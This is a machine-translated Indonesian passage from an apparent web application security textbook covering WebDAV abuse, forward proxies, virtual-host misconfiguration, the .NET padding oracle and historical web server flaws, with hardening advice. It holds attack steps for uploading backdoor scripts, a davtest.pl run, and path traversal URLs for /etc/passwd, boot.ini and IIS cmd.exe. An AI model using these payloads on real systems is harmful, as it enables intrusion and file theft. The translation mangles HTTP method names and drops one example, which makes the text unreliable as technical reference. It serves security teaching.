Dalam banyak situasi, daftar direktori tidak memiliki relevansi dengan keamanan. Misalnya, mengungkapkan indeks ke direktori gambar mungkin tidak penting. Memang, daftar direktori sering diungkapkan dengan sengaja karena menyediakan sarana bawaan untuk navigasi di sekitar situs yang berisi konten statis, seperti pada contoh yang diilustrasikan. Namun demikian, ada dua alasan utama mengapa memperoleh daftar direktori dapat membantu Anda menyerang aplikasi:

- Banyak aplikasi tidak menerapkan kontrol akses yang tepat atas fungsionalitas dan sumber dayanya dan bergantung pada ketidaktahuan penyerang terhadap URL yang digunakan untuk mengakses item sensitif (lihat Bab 8).
- File dan direktori sering kali secara tidak sengaja tertinggal di root web server, seperti log, file cadangan, dan skrip versi lama.

Dalam kedua kasus ini, kerentanan sebenarnya terletak di tempat lain, yaitu kegagalan untuk mengontrol akses ke data sensitif. Tetapi mengingat bahwa kerentanan ini sangat lazim, dan nama sumber daya yang tidak aman mungkin sulit ditebak, ketersediaan daftar direktori sering kali sangat berharga bagi penyerang dan dapat dengan cepat menyebabkan penyusupan aplikasi sepenuhnya.

LANGKAH HACK

Untuk setiap direktori yang ditemukan di server web selama pemetaan aplikasi, buat permintaan hanya untuk direktori ini, dan identifikasi setiap kasus di mana daftar direktori dikembalikan.

CATAT Selain kasus sebelumnya, di mana daftar direktori tersedia secara langsung, kerentanan telah ditemukan dalam perangkat lunak server web yang dapat dieksloitasi untuk mendapatkan daftar direktori. Beberapa contohnya dijelaskan nanti di bab ini.

Metode WebDAV

WebDAV adalah istilah yang diberikan untuk kumpulan metode HTTP yang digunakan untuk Penulisan dan Pembuatan Versi Terdistribusi berbasis Web. Ini telah tersedia secara luas sejak tahun 1996. Mereka baru-baru ini diadopsi dalam penyimpanan cloud dan aplikasi kolaborasi, di mana data pengguna perlu diakses di seluruh sistem menggunakan protokol ramah-firewall yang ada seperti HTTP. Seperti dijelaskan dalam Bab 3, permintaan HTTP dapat menggunakan berbagai metode selain standar MENDAPATKAN dan POS metode. WebDAV menambahkan banyak lainnya yang dapat digunakan untuk memanipulasi file di server web. Mengingat sifat fungsionalitasnya, jika ini dapat diakses oleh pengguna dengan hak istimewa rendah, mereka dapat memberikan jalan yang efektif untuk menyerang aplikasi. Berikut adalah beberapa metode untuk mencari:

- MELETAKKAN mengunggah file terlampir ke lokasi yang ditentukan.
- MENGHAPUS menghapus sumber daya yang ditentukan.
- MENYALIN menyalin sumber daya yang ditentukan ke lokasi yang diberikan dalam Tujuan tajuk.
- BERGERAK memindahkan sumber daya yang ditentukan ke lokasi yang diberikan dalam Tujuan tajuk.
- MENCARI mencari jalur direktori untuk sumber daya.
- PROPFIND mengambil informasi tentang sumber daya yang ditentukan, seperti penulis, ukuran, dan tipe konten.

Anda dapat menggunakan PILIHAN metode untuk mendaftar metode HTTP yang diizinkan di direktori tertentu:

OPSI /public/ HTTP/1.0 Host:
mdsec.net

HTTP/1.1 200 oke
Koneksi: tutup
Tanggal: Minggu, 10 Apr 2011 15:56:27 GMT

```
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub X-
Powered-By: ASP.NET
MS-Penulis-Melalui: MS-FP/4.0,
Panjang Konten DAV: 0
Terima-Rentang: tidak ada
DASL: <DAV:sql>
DAV: 1, 2
Publik: PILIHAN, LACAK, DAPATKAN, KEPALA, HAPUS, PUT, POST, SALIN, PINDAHKAN, MKCOL, PROPFIN D,
PROPPATCH, KUNCI, BUKA, CARI
Izinkan: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK Cache-Control:
private
```

Tanggapan ini menunjukkan bahwa beberapa metode ampuh yang disebutkan sebelumnya sebenarnya diperbolehkan. Namun, dalam praktiknya, ini mungkin memerlukan otentikasi atau tunduk pada batasan lain.

ITUMELETAKKANmetode ini sangat berbahaya. Jika Anda mengunggah file arbitrer di dalam root web, target pertama adalah membuat skrip pintu belakang di server yang akan dijalankan oleh modul sisi server, sehingga memberikan kontrol penuh kepada penyerang atas aplikasi, dan seringkali server web itu sendiri. Jika MELETAKKANTampaknya ada dan diaktifkan, Anda dapat memverifikasi ini sebagai berikut:

```
PUT /public/test.txt HTTP/1.1 Host:
mdsec.net
Konten-Panjang: 4
```

tes

HTTP/1.1 201 Dibuat

...

Perhatikan bahwa izin cenderung diimplementasikan per direktori, jadi pemeriksaan rekursif diperlukan dalam serangan. Alat seperti DAVTest, yang ditampilkan berikutnya, dapat digunakan untuk memeriksa semua direktori di server secara iteratif. MELETAKKANmetode dan tentukan ekstensi file mana yang diizinkan. Untuk menghindari pembatasan penggunaan MELETAKKANuntuk mengunggah skrip pintu belakang, alat ini juga mencoba untuk digunakan MELETAKKANDiikuti oleh BERGERAKmetode:

```
C:\>perl davtest.pl -url http://mdsec.net/public -directory 1 -move -quiet MOVE
      . asp      GAGAL
BERGERAK   ..shtml    GAGAL
      . aspx      GAGAL
```

davtest.pl Ringkasan:

Dibuat: http://mdsec.net/public/1
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.php MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.html MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.cgi MOVE/PUT Berkas: http://mdsec.net/public/1/davtest_UmtllhI8izy2.cfm

MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.jsp MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.pl MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.txt MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.jhtml Jalankan: http://mdsec.net/public/1/davtest_UmtllhI8izy2.html
Jalankan: http://mdsec.net/public/1/davtest_UmtllhI8izy2.txt

COBALAH!

<http://mdsec.net/public/>

TIP Untuk contoh WebDAV di mana pengguna akhir diizinkan untuk mengunggah file, relatif umum untuk mengunggah ekstensi bahasa skrip sisi server khusus untuk lingkungan server yang dilarang. Kemampuan untuk mengunggah file HTML atau JAR jauh lebih mungkin, dan keduanya memungkinkan dilakukannya serangan terhadap pengguna lain (lihat Bab 12 dan 13).

LANGKAH HACK

Untuk menguji penanganan server terhadap berbagai metode HTTP, Anda perlu menggunakan alat seperti Burp Repeater, yang memungkinkan Anda mengirim permintaan sewenang-wenang dengan kontrol penuh atas header dan isi pesan.

1. Gunakan **PILIHAN** metode untuk mendaftar metode HTTP yang menyatakan server tersedia. Perhatikan bahwa metode yang berbeda dapat diaktifkan di direktori yang berbeda.
2. Dalam banyak kasus, metode mungkin diiklankan sebagai tersedia yang sebenarnya tidak dapat Anda gunakan. Kadang-kadang, suatu metode dapat digunakan meskipun tidak tercantum dalam respons terhadap **PILIHAN** meminta. Cobalah setiap metode secara manual untuk memastikan apakah metode tersebut benar-benar dapat digunakan.
3. Jika Anda menemukan bahwa beberapa metode WebDAV diaktifkan, sering kali paling mudah menggunakan klien yang mendukung WebDAV untuk penyelidikan lebih lanjut, seperti Microsoft FrontPage atau opsi Buka sebagai Folder Web dalam Internet Explorer.
 - A. Mencoba untuk menggunakan **MELETAKKAN** metode untuk mengunggah file jinak, seperti file teks.
 - B. Jika ini berhasil, coba unggah skrip pintu belakang menggunakan **MELETAKKAN**.
 - C. Jika ekstensi yang diperlukan untuk pengoperasian backdoor sedang diblokir, coba unggah file dengan ekstensi .txtekstensi dan menggunakan **BERGERAK** metode untuk memindahkannya ke file dengan ekstensi baru.
 - D. Jika salah satu metode sebelumnya gagal, coba unggah file JAR, atau file dengan konten yang akan dirender oleh browser sebagai HTML.
 - e. Secara rekursif menelusuri semua direktori menggunakan alat seperti **davtest.pl**.

Server Aplikasi sebagai Proksi

Server web terkadang dikonfigurasi untuk bertindak sebagai server proxy HTTP maju atau mundur (lihat Bab 3). Jika server dikonfigurasi sebagai proxy penerusan, tergantung pada konfigurasinya, dimungkinkan untuk memanfaatkan server untuk melakukan berbagai serangan:

- Penyerang mungkin dapat menggunakan server untuk menyerang sistem pihak ketiga di Internet, dengan lalu lintas berbahaya yang muncul ke target berasal dari server proxy yang rentan.
- Penyerang mungkin dapat menggunakan proxy untuk terhubung ke sembarang host di jaringan internal organisasi, sehingga mencapai target yang tidak dapat diakses langsung dari Internet.
- Penyerang mungkin dapat menggunakan proxy untuk terhubung kembali ke layanan lain yang berjalan di host proxy itu sendiri, menghindari batasan firewall dan berpotensi mengeksplorasi hubungan kepercayaan untuk melewati otentikasi.

Anda dapat menggunakan dua teknik utama untuk membuat proxy penerusan membuat koneksi selanjutnya. Pertama, Anda dapat mengirim permintaan HTTP yang berisi URL lengkap termasuk nama host dan (opsional) nomor port:

DAPATKAN `http://wahh-otherapp.com:80/` HTTP/1.0

HTTP/1.1 200 oke

...

Jika server telah dikonfigurasi untuk meneruskan permintaan ke host tertentu, ia akan mengembalikan konten dari host tersebut. Pastikan untuk memverifikasi bahwa konten yang dikembalikan bukan dari server asli. Sebagian besar server web menerima permintaan yang berisi URL lengkap, dan banyak yang mengabaikan bagian host dan mengembalikan sumber daya yang diminta dari dalam root web mereka sendiri.

Cara kedua memanfaatkan proxy adalah dengan menggunakan `MENGHUBUNG` metode untuk menentukan nama host target dan nomor port:

HUBUNGKAN `wahh-otherapp.com:443` HTTP/1.0

Koneksi HTTP/1.0 200 terjalin

Jika server merespons dengan cara ini, itu memproksikan koneksi Anda. Teknik kedua ini seringkali lebih kuat karena server proxy sekarang hanya meneruskan semua lalu lintas yang dikirim ke dan dari host yang ditentukan. Ini memungkinkan Anda untuk melakukan tunnel protokol lain melalui koneksi dan menyerang layanan berbasis non-HTTP. Namun, sebagian besar server proxy menerapkan batasan sempit pada port yang dapat dijangkau melalui `MENGHUBUNG` metode dan biasanya hanya mengizinkan koneksi ke port 443.

Teknik yang tersedia untuk mengeksplorasi serangan ini dijelaskan dalam Pengalihan HTTP Sisi Server (Bab 10).

LANGKAH HACK

1. Menggunakan keduanya MENDAPATKAN dan MENGHUBUNG permintaan, coba gunakan server web sebagai proxy untuk menyambung ke server lain di Internet dan mengambil konten darinya.
2. Dengan menggunakan kedua teknik tersebut, coba sambungkan ke alamat IP dan port yang berbeda dalam infrastruktur hosting.
3. Dengan menggunakan kedua teknik tersebut, coba sambungkan ke nomor port umum di server web itu sendiri dengan menetapkan 127.0.0.1 sebagai host target dalam permintaan.

Virtual Hosting yang salah konfigurasi

Bab 17 menjelaskan bagaimana server web dapat dikonfigurasi untuk menghosting banyak situs web, dengan HTTP Tuan rumahtajuk digunakan untuk mengidentifikasi situs web yang kontennya harus dikembalikan. Di Apache, host virtual dikonfigurasi sebagai berikut:

```
<VirtualHost*>
    NamaServer eis
    DocumentRoot /var/www2
</VirtualHost>
```

Selain itu DocumentRoot direktif, wadah host virtual dapat digunakan untuk menentukan opsi konfigurasi lain untuk situs web yang dimaksud. Kesalahan konfigurasi umum adalah mengabaikan host default sehingga konfigurasi keamanan apa pun hanya berlaku untuk host virtual dan dapat dilewati saat host default diakses.

LANGKAH HACK

1. Kirim MENDAPATKAN permintaan ke direktori root menggunakan yang berikut ini:
 - Yang benar Tuan rumahtajuk.
 - Sewenang-wenang Tuan rumahtajuk.
 - Alamat IP server di Tuan rumahtajuk.
 - TIDAK Tuan rumahtajuk.
2. Bandingkan tanggapan terhadap permintaan ini. Misalnya, ketika alamat IP digunakan di Tuan rumah header, server mungkin hanya menanggapi dengan daftar direktori. Anda juga dapat menemukan bahwa konten default yang berbeda dapat diakses.
3. Jika Anda mengamati perilaku yang berbeda, ulangi latihan pemetaan aplikasi menggunakan Tuan rumah header yang menghasilkan hasil yang berbeda. Pastikan untuk melakukan pemindaian Nikto menggunakan -vhostopsi untuk mengidentifikasi konten default apa pun yang mungkin terlewatkan selama pemetaan aplikasi awal.

Mengamankan Konfigurasi Server Web

Mengamankan konfigurasi server web pada dasarnya tidak sulit. Masalah biasanya muncul melalui pengawasan atau kurangnya kesadaran. Tugas yang paling penting adalah memahami sepenuhnya dokumentasi untuk perangkat lunak yang Anda gunakan dan panduan pengerasan apa pun yang tersedia terkait dengannya.

Dalam hal mengatasi masalah konfigurasi umum, pastikan untuk menyertakan semua area berikut:

- Ubah kredensial default apa pun, termasuk nama pengguna dan kata sandi jika memungkinkan. Hapus semua akun default yang tidak diperlukan.
- Blokir akses publik ke antarmuka administratif, baik dengan menempatkan ACL di jalur yang relevan di dalam akar web atau dengan mem-firewall akses ke port yang tidak standar.
- Hapus semua konten dan fungsionalitas default yang tidak sepenuhnya diperlukan untuk tujuan bisnis. Jelajahi konten direktori web Anda untuk mengidentifikasi item yang tersisa, dan gunakan alat seperti Nikto sebagai pemeriksaan sekunder.
- Jika ada fungsi default yang dipertahankan, keraskan ini sejauh mungkin untuk menonaktifkan opsi dan perilaku yang tidak perlu.
- Periksa semua direktori web untuk daftar direktori. Jika memungkinkan, nonaktifkan daftar direktori dalam konfigurasi seluruh server. Anda juga dapat memastikan bahwa setiap direktori berisi file seperti index.html, mana server dikonfigurasi untuk melayani secara default.
- Nonaktifkan semua metode selain yang digunakan oleh aplikasi (biasanya MENDAPATKAN DAN POS).
- Pastikan server web tidak dikonfigurasi untuk dijalankan sebagai proxy. Jika fungsi ini benar-benar diperlukan, kencangkan konfigurasi sejauh mungkin untuk mengizinkan koneksi hanya ke host dan port tertentu yang harus diakses secara sah. Anda juga dapat menerapkan pemfilteran lapisan jaringan sebagai tindakan sekunder untuk mengontrol permintaan keluar yang berasal dari server web.
- Jika server web Anda mendukung hosting virtual, pastikan bahwa pengaturan keamanan yang diterapkan diterapkan pada host default. Lakukan tes yang dijelaskan sebelumnya untuk memverifikasi bahwa ini masalahnya.

Perangkat Lunak Server Rentan

Produk server web berkisar dari perangkat lunak yang sangat sederhana dan ringan yang tidak lebih dari melayani halaman statis hingga platform aplikasi yang sangat kompleks yang dapat menangani berbagai tugas, berpotensi menyediakan semuanya kecuali logika bisnis itu sendiri. Dalam contoh terakhir, adalah umum untuk mengembangkan asumsi

bahwa kerangka kerja ini aman. Secara historis, perangkat lunak server web telah tunduk pada berbagai kerentanan keamanan yang serius, yang mengakibatkan eksekusi kode arbitrer, pengungkapan file, dan eskalasi hak istimewa. Selama bertahun-tahun, platform server web arus utama menjadi semakin kuat. Dalam banyak kasus fungsionalitas inti tetap statis atau bahkan telah dikurangi karena vendor sengaja menurunkan permukaan serangan default. Meskipun kerentanan ini telah menurun, prinsip dasarnya tetap berlaku. Pada edisi pertama buku ini, kami memberikan contoh di mana perangkat lunak server paling rentan terhadap kerentanan. Sejak edisi pertama itu, contoh baru telah dilaporkan di setiap kategori, seringkali dalam teknologi paralel atau produk server.

- Ekstensi sisi server di IIS dan Apache.
- Server web yang lebih baru yang dikembangkan dari bawah ke atas untuk mendukung aplikasi tertentu atau yang disediakan sebagai bagian dari lingkungan pengembangan. Ini cenderung kurang mendapat perhatian dunia nyata dari peretas dan lebih rentan terhadap masalah yang dijelaskan di sini.

Cacat Kerangka Aplikasi

Kerangka kerja aplikasi web telah menjadi subyek berbagai cacat serius selama bertahun-tahun. Kami akan menjelaskan satu contoh terbaru dari contoh generik dalam kerangka kerja yang membuat banyak aplikasi rentan yang berjalan pada kerangka kerja itu.

.NET Padding Oracle

Salah satu pengungkapan paling terkenal dalam beberapa tahun terakhir adalah eksloitasi "padding oracle" di .NET. .NET menggunakan padding PKCS #5 pada cipher blok CBC, yang beroperasi sebagai berikut.

Cipher blok beroperasi pada ukuran blok tetap, yang dalam .NET umumnya berukuran 8 atau 16 byte. .NET menggunakan standar PKCS #5 untuk menambahkan padding byte ke setiap string teks biasa, memastikan bahwa panjang string teks biasa yang dihasilkan dapat dibagi dengan ukuran blok. Daripada melapisi pesan dengan nilai arbitrer, nilai yang dipilih untuk padding adalah jumlah byte padding yang sedang digunakan. Setiap string diisi, jadi jika string awal adalah kelipatan dari ukuran blok, satu blok bantalan penuh ditambahkan. Jadi dalam ukuran blok 8, sebuah pesan harus diisi dengan satu 0x01 byte, dua 0x02 byte, atau salah satu kombinasi perantara hingga delapan 0x08 byte. Plaintext dari pesan pertama kemudian di-XOR dengan blok pesan preset yang disebut vektor inisialisasi (IV). (Ingat masalah memilih pola dalam ciphertext yang dibahas di Bab 7.

- Proses enkripsi .NET lengkap adalah sebagai berikut:
1. Ambil pesan teks biasa.
 2. Pad pesan, menggunakan jumlah byte padding yang diperlukan sebagai nilai byte padding.
 3. XOR blok plainteks pertama dengan vektor inisialisasi.
 4. Enkripsi nilai XOR dari langkah 3 menggunakan Triple-DES.
- Sejak saat itu, langkah-langkah mengenkripsi sisa pesan bersifat rekursif (ini adalah proses cipher block chaining (CBC) yang dijelaskan di Bab 7):
5. XOR blok plainteks kedua dengan blok terenkripsi sebelumnya.
 6. Enkripsi nilai XOR menggunakan Triple-DES.

Padding Oracle

Versi .NET yang rentan hingga September 2010 berisi cacat pengungkapan informasi yang tampaknya kecil. Jika padding yang salah ditemukan dalam pesan, aplikasi akan melaporkan kesalahan, menghasilkan kode respons HTTP 500 kepada pengguna. Dengan menggunakan perilaku algoritme padding PKCS #5 dan CBC secara bersamaan, seluruh mekanisme keamanan .NET dapat disusupi. Begini caranya.

Perhatikan bahwa agar valid, semua string teks biasa harus menyertakan setidaknya satu byte padding. Selain itu, perhatikan bahwa blok pertama ciphertext yang Anda lihat adalah vektor inisialisasi, yang tidak memiliki tujuan selain untuk XOR terhadap nilai plaintext dari blok terenkripsi pertama pesan. Untuk serangan itu, penyerang memasok string yang hanya berisi dua blok ciphertext pertama ke aplikasi. Kedua blok ini adalah IV, diikuti oleh blok pertama dari ciphertext. Penyerang memasok IV yang hanya berisi nol dan kemudian membuat serangkaian permintaan, secara berurutan menambah byte terakhir dari IV. Byte terakhir ini di-XOR dengan byte terakhir dalam ciphertext, dan kecuali nilai yang dihasilkan untuk byte terakhir ini adalah 0x01, algoritme kriptografi akan membuat kesalahan!

Seorang penyerang dapat memanfaatkan kondisi kesalahan ini: pada akhirnya dia akan menemukan nilai yang, ketika di-XOR dengan byte terakhir dari blok ciphertext, menghasilkan 0x01. Pada titik ini nilai cleartext dari byte terakhir dapat ditentukan, karena:

$$x \text{ XOR } y = 0x01$$

Jadi kita baru saja menentukan nilai dari x .

Proses yang sama bekerja pada byte kedua hingga terakhir dalam ciphertext. Kali ini, penyerang (mengetahui nilai y) memilih nilai x yang byte terakhirnya akan didekripsi sebagai 0x02. Kemudian dia melakukan proses inkremental yang sama pada karakter kedua hingga terakhir dalam vektor inisialisasi, menerima 500

Kesalahan server dari dalam pesan hingga byte terdekripsi kedua hingga terakhir adalah 0x02. Pada titik ini, dua byte 0x02 berada di akhir pesan, yang setara dengan padding yang valid, dan tidak ada kesalahan yang dikembalikan. Proses ini kemudian dapat diterapkan secara rekursif di semua bit dari blok yang ditargetkan, dan kemudian pada blok ciphertext berikutnya, melalui semua blok dalam pesan.

Dengan cara ini, penyerang dapat mendekripsi seluruh pesan. Menariknya, mekanisme yang sama memungkinkan penyerang mengenkripsi pesan. Setelah Anda memulihkan string teks biasa, Anda dapat memodifikasi IV untuk menghasilkan string teks biasa yang Anda pilih. Salah satu target terbaiknya adalah `ScriptResource.axd`. Itu `argumen` dari `ScriptResource` adalah nama file terenkripsi. Seorang penyerang memilih nama file dari `web.config` dilayani file yang sebenarnya, karena ASP.NET melewati batasan normal yang diberlakukan oleh IIS dalam melayani file. Misalnya:

https://mdsec.net/ScriptResource.axd?d=SbXSD3uTnhYsK4gMD8fL84_mHPC5jJ7lfdnr1_WtsftZiUOZ6IXYG8QCXW86UiF0&t=632768953157700078

CATAT Serangan ini berlaku lebih umum untuk semua cipher CBC yang menggunakan padding PKCS #5. Ini awalnya dibahas pada tahun 2002, meskipun .NET adalah target utama karena menggunakan padding jenis ini untuk token sesi, ViewState, dan ScriptResource.axd. Kertas asli dapat ditemukan di www.iacr.org/archive/eurocrypt2002/23320530/cbc02_e02d.pdf.

PERINGATAN Jangan pernah menggulirkan algoritme kriptografi Anda sendiri" seringkali merupakan komentar yang dibuang berdasarkan kebijaksanaan yang diterima. Namun, serangan bit flipping yang dijelaskan di Bab 7 dan serangan padding oracle yang baru saja disebutkan menunjukkan bagaimana anomali yang tampaknya kecil dapat dieksloitasi secara praktis untuk menghasilkan hasil bencana. Jadi, jangan pernah memutar algoritme kriptografi Anda sendiri.

COBALAH!

<http://mdsec.net/private/>

Kerentanan Manajemen Memori

Buffer overflow adalah salah satu kelemahan paling serius yang dapat mempengaruhi semua jenis perangkat lunak, karena biasanya memungkinkan penyerang mengambil kendali eksekusi dalam proses yang rentan (lihat Bab 16). Mencapai eksekusi kode arbitrer dalam server web biasanya memungkinkan penyerang untuk mengkompromikan aplikasi apa pun yang dihostingnya.

Bagian berikut menyajikan contoh kecil luapan buffer server web. Mereka menggambarkan meluasnya cacat ini, yang telah muncul di berbagai produk dan komponen server web.

Apache mod_isapi Pointer Menggantung

Pada tahun 2010 sebuah cacat ditemukan dimana mod_isapi Apache dapat dipaksa untuk diturunkan dari memori ketika menemui kesalahan. Pointer fungsi yang sesuai tetap berada di memori dan dapat dipanggil saat fungsi ISAPI yang sesuai direferensikan, mengakses bagian memori yang sewenang-wenang.

Untuk informasi lebih lanjut tentang cacat ini, lihat www.senseofsecurity.com.au/penasehat/SOS-10-002.

Ekstensi Microsoft IIS ISAPI

Microsoft IIS versi 4 dan 5 berisi rangkaian ekstensi ISAPI yang diaktifkan secara default. Beberapa di antaranya ditemukan mengandung buffer overflows, seperti ekstensi Internet Printing Protocol dan ekstensi Index Server, keduanya ditemukan pada tahun 2001. Cacat ini memungkinkan penyerang untuk mengeksekusi kode arbitrer dalam konteks Sistem Lokal, sehingga sepenuhnya membahayakan seluruh komputer. Cacat ini juga memungkinkan worm Nimda dan Code Red menyebar dan mulai beredar. Buletin Microsoft TechNet berikut merinci kekurangan ini:

- www.microsoft.com/technet/security/bulletin/MS01-023.mspx
- www.microsoft.com/technet/security/bulletin/MS01-033.mspx

Tujuh Tahun Kemudian

Cacat lebih lanjut ditemukan di layanan IPP pada tahun 2008. Kali ini, sebagian besar versi IIS yang diterapkan pada Windows 2003 dan 2008 tidak langsung rentan karena ekstensi dinonaktifkan secara default. Penasehat diposting oleh Microsoft dapat ditemukan di www.microsoft.com/technet/security/bulletin/ms08-062.mspx.

Luapan Pengodean Potongan Apache

Buffer overflow yang dihasilkan dari kesalahan penandatanganan bilangan bulat ditemukan di server web Apache pada tahun 2002. Kode yang terpengaruh telah digunakan kembali di banyak produk server web lainnya, yang juga terpengaruh. Untuk detail lebih lanjut, lihat www.securityfocus.com/bid/5033/discuss.

Delapan Tahun Kemudian

Pada tahun 2010, integer overflow ditemukan di Apache mod_proxy saat menangani pengodean potongan dalam respons HTTP. Sebuah menulis-up dari kerentanan ini dapat ditemukan di www.securityfocus.com/bid/37966.

WebDAV Meluap

Buffer overflow dalam komponen inti dari sistem operasi Windows ditemukan pada tahun 2003. Bug ini dapat dieksloitasi melalui berbagai vektor serangan, yang paling signifikan bagi banyak pelanggan adalah dukungan WebDAV yang terpasang di IIS 5. Kerentanan sedang aktif dieksloitasi di alam liar pada saat perbaikan diproduksi. Kerentanan ini dirinci di www.microsoft.com/technet/security/bulletin/MS03-007.mspx.

Tujuh Tahun Kemudian

Implementasi WebDAV telah memperkenalkan kerentanan di berbagai server web.

Pada tahun 2010, ditemukan bahwa jalur yang terlalu panjang di sebuah PILIHAN permintaan menyebabkan luapan di Server Web Sistem Java Sun. Anda dapat membaca lebih lanjut tentang ini di www.exploit-db.com/exploits/14287/.

Masalah buffer overflow lebih lanjut dari tahun 2009 dilaporkan di Apache mod_dav perpanjangan. Rincian lebih lanjut dapat ditemukan di <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1452>.

Pengodean dan Kanonikalisasi

Seperti dijelaskan dalam Bab 3, ada berbagai skema yang memungkinkan karakter dan konten khusus dikodekan untuk transmisi aman melalui HTTP. Anda telah melihat, dalam konteks beberapa jenis kerentanan aplikasi web, bagaimana penyerang dapat memanfaatkan skema ini untuk menghindari pemeriksaan validasi masukan dan melakukan serangan lainnya.

Kelemahan pengkodean telah muncul di banyak jenis perangkat lunak server aplikasi. Mereka menghadirkan ancaman yang melekat dalam situasi di mana data yang disediakan pengguna yang sama diproses oleh beberapa lapisan menggunakan teknologi yang berbeda. Permintaan web tipikal mungkin ditangani oleh server web, platform aplikasi, berbagai API terkelola dan tidak terkelola, komponen perangkat lunak lain, dan sistem operasi yang mendasarinya. Jika komponen yang berbeda menangani skema pengkodean dengan cara yang berbeda, atau melakukan decoding tambahan atau interpretasi data yang telah diproses sebagian, fakta ini seringkali dapat dimanfaatkan untuk mem-bypass filter atau menyebabkan perilaku anomali lainnya.

Penjelajahan jalur adalah salah satu kerentanan paling umum yang dapat dieksloitasi melalui cacat kanonikalisasi karena selalu melibatkan komunikasi dengan sistem operasi. Bab 10 menjelaskan bagaimana kerentanan traversal jalur dapat muncul dalam aplikasi web. Jenis masalah yang sama juga muncul di berbagai jenis perangkat lunak server web, yang memungkinkan penyerang membaca atau menulis file arbitrer di luar akar web.

Penjelajahan Jalur Server Apple iDisk

Apple iDisk Server adalah layanan penyimpanan tersinkronisasi cloud yang populer. Pada tahun 2009, Jeremy Richards menemukan bahwa itu rentan terhadap penjelajahan direktori.

Pengguna iDisk memiliki struktur direktori yang menyertakan direktori publik, yang isinya sengaja dapat diakses oleh pengguna Internet yang tidak diautentikasi. Richards menemukan bahwa konten sewenang-wenang dapat diambil dari bagian pribadi iDisk pengguna dengan menggunakan karakter Unicode yang melintasi dari folder publik untuk mengakses file pribadi:

```
http://idisk.mac.com/Jeremy.richards-Public/%2E%2E%2FPRIVATE.txt?disposition= unduh+8300
```

Bonus tambahan adalah WebDAVPROPFINDpermintaan dapat dikeluarkan terlebih dahulu untuk mencantumkan konten iDisk:

```
POST /Jeremy.richards-Public/<strong>%2E%2E%2F</strong>?webdav-method= PROPFIND
```

```
...
```

Server Web WEBrick Ruby

WEBrick adalah server web yang disediakan sebagai bagian dari Ruby. Ditemukan rentan terhadap cacat traversal sederhana dari bentuk ini:

```
http://[server]:[port]/..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot.ini
```

Untuk informasi lebih lanjut tentang cacat ini, lihat www.securityfocus.com/bid/28123.

Penjelajahan Direktori Server Web Java

Cacat traversal jalur ini mengeksloitasi fakta bahwa JVM tidak mendekode UTF-8. Server web yang ditulis dalam Java dan menggunakan versi JVM yang rentan termasuk Tomcat, dan konten sewenang-wenang dapat diambil menggunakan urutan .. yang disandikan UTF-8:

```
http://www.target.com/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd
```

Untuk informasi lebih lanjut tentang cacat ini, lihat <http://tomcat.apache.org/keamanan-6.html>.

Kerentanan Daftar Direktori Allaire JRun

Pada tahun 2001, kerentanan ditemukan di Allaire JRun yang memungkinkan penyerang mengambil daftar direktori bahkan di direktori yang berisi file default seperti index.html. Daftar dapat diambil menggunakan URL dari formulir berikut:

```
https://wahh-app.com/dir/%3f.jsp
```

%3f adalah tanda tanya yang disandikan URL, yang biasanya digunakan untuk menunjukkan awal string kueri. Masalah muncul karena parser URL awal tidak menginterpretasikan %3f sebagai indikator string kueri. Memperlakukan URL sebagai diakhiri dengan .jsp, server meneruskan permintaan ke komponen yang menangani permintaan untuk file JSP. Komponen ini kemudian mendekodekan %3f, menafsirkannya sebagai awal dari string kueri, menemukan bahwa URL dasar yang dihasilkan bukanlah file JSP, dan mengembalikan daftar direktori. Rincian lebih lanjut dapat ditemukan di www.securityfocus.com/bid/3592.

Delapan Tahun Kemudian

Pada tahun 2009, kerentanan serupa dengan risiko yang jauh lebih rendah diumumkan di Jetty terkait dengan penjelajahan direktori dalam situasi di mana nama direktori diakhiri dengan tanda tanya. Solusinya adalah menyandikan ? sebagai %3f. Detail bisa ditemukan di <https://www.kb.cert.org/vuls/id/402580>.

Kerentanan Penjelajahan Jalur Microsoft IIS Unicode

Dua kerentanan terkait diidentifikasi di server Microsoft IIS pada tahun 2000 dan 2001. Untuk mencegah serangan traversal jalur, IIS memeriksa permintaan yang berisi urutan dot-dot-slash baik dalam bentuk literal maupun URL-encoded. Jika permintaan tidak berisi ekspresi ini, permintaan tersebut akan diterima untuk diproses lebih lanjut. Namun, server kemudian melakukan beberapa kanonikalisisasi tambahan pada URL yang diminta, memungkinkan penyerang melewati filter dan menyebabkan server memproses urutan traversal.

Dalam kerentanan pertama, penyerang dapat menyediakan berbagai bentuk urutan dot-dot-slash ilegal yang dikodekan Unicode, seperti ..%c0%af.Ungkapan ini tidak cocok dengan filter awal IIS, tetapi pemrosesan selanjutnya mentolerir pengkodean ilegal dan mengubahnya kembali menjadi urutan traversal literal. Ini memungkinkan penyerang keluar dari root web dan menjalankan perintah arbitrer dengan URL seperti berikut:

Dalam kerentanan kedua, penyerang dapat menyediakan bentuk dot-dot-slash yang dikodekan ganda, seperti ..%255c. Sekali lagi, ungkapan ini tidak cocok dengan filter IIS, tetapi pemrosesan selanjutnya melakukan dekode input yang berlebihan, sehingga mengubahnya kembali menjadi urutan traversal literal. Ini mengaktifkan serangan alternatif dengan URL seperti berikut:

<https://wahh-app.com/scripts/..%25c..%25c..%25c..%25c..%25cwinnt/system32/cmd.exe?c+dir+c; \>

Rincian lebih lanjut tentang kerentanan ini dapat ditemukan di sini:

- www.microsoft.com/technet/security/bulletin/MS00-078.mspx
- www.microsoft.com/technet/security/bulletin/MS01-026.mspx

Sembilan Tahun Kemudian

